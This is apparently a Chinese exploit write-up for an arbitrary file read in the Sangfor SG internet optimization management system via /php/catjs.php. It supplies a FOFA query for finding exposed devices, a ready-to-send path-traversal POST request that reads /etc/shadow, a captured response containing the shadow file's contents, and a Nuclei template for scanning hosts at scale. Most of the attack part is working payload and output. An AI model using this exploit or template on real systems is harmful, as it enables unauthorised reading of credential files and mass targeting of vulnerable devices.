


S4-1深信服-上网优化管理系统-任意文件读取

漏洞描述：

深信服 SG上网优化管理系统 catjs.php 存在任意文件读取漏洞，攻击者通过漏洞可以获取服务器上的敏感文件

网站图片：



网络测绘：

fofa语法：

title="SANGFOR上网优化管理"

漏洞复现：

payload:

```
POST /php/catjs.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

["../../../../../../../../etc/shadow"]
```

效果图：

Request

Pretty	Raw	Hex
1	POST /php/catjs.php HTTP/1.1	
2	Host:	
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0	
4	Accept-Encoding: gzip, deflate	
5	Accept: */*	
6	Connection: close	
7	Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2	
8	Content-Type: application/x-www-form-urlencoded	
9	Sec-Fetch-Dest: document	
10	Sec-Fetch-Mode: navigate	
11	Sec-Fetch-Site: none	
12	Content-Length: 32	
13		
14	[
	"../../../../../../../../etc/shadow"	
]	

Response

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Date: Fri, 18 Aug 2023 10:26:02 GMT		
3	Server: Apache/1.3.37 (Unix) PHP/5.2.9 mod_ssl/2.8.28 OpenSSL/0.9.8i		
4	X-Powered-By: PHP/5.2.9		
5	Vary: Accept-Encoding		
6	Connection: close		
7	Content-Type: application/x-javascript;charset=utf-8		
8	Content-Length: 1133		
9			
10	// FILE: ../../../../../../etc/shadow		
11	root:!!:12919:0:99999:7:::		
12	bin:*:12807:0:99999:7:::		
13	daemon:*:12807:0:99999:7:::		
14	adm:*:12807:0:99999:7:::		
15	lp:*:12807:0:99999:7:::		
16	sync:*:12807:0:99999:7:::		
17	shutdown:*:12807:0:99999:7:::		
18	halt:*:12807:0:99999:7:::		
19	mail:*:12807:0:99999:7:::		
20	news:*:12807:0:99999:7:::		
21	uucp:*:12807:0:99999:7:::		
22	operator:*:12807:0:99999:7:::		
23	games:*:12807:0:99999:7:::		
24	gopher:*:12807:0:99999:7:::		
25	ftp:*:12807:0:99999:7:::		
26	nobody:*:12807:0:99999:7:::		
27	rpm:!!:12807:0:99999:7:::		
28	vcsa:!!:12807:0:99999:7:::		
29	nscd:!!:12807:0:99999:7:::		
30	sshd:!!:12807:0:99999:7:::		
31	rpc:!!:12807:0:99999:7:::		

Yaml模板

```
id: sangfor_SG_catjs_fileread
info:
  name: 深信服SG上网优化管理系统 catjs.php 任意文件读取漏洞
  author: mhbl7
  severity: high
  description: description
  reference:
    - https://
  tags: fileread
requests:
  - raw:
      - |+
        POST /php/catjs.php HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
        Connection: close
        Content-Type: application/x-www-form-urlencoded
        Content-Length: 32

        ["../../../../../../../../etc/passwd"]

  matchers:
    - type: word
      part: header
      words:
        - '200'
    - type: regex
      regex:
        - "root:!:0:0:"
```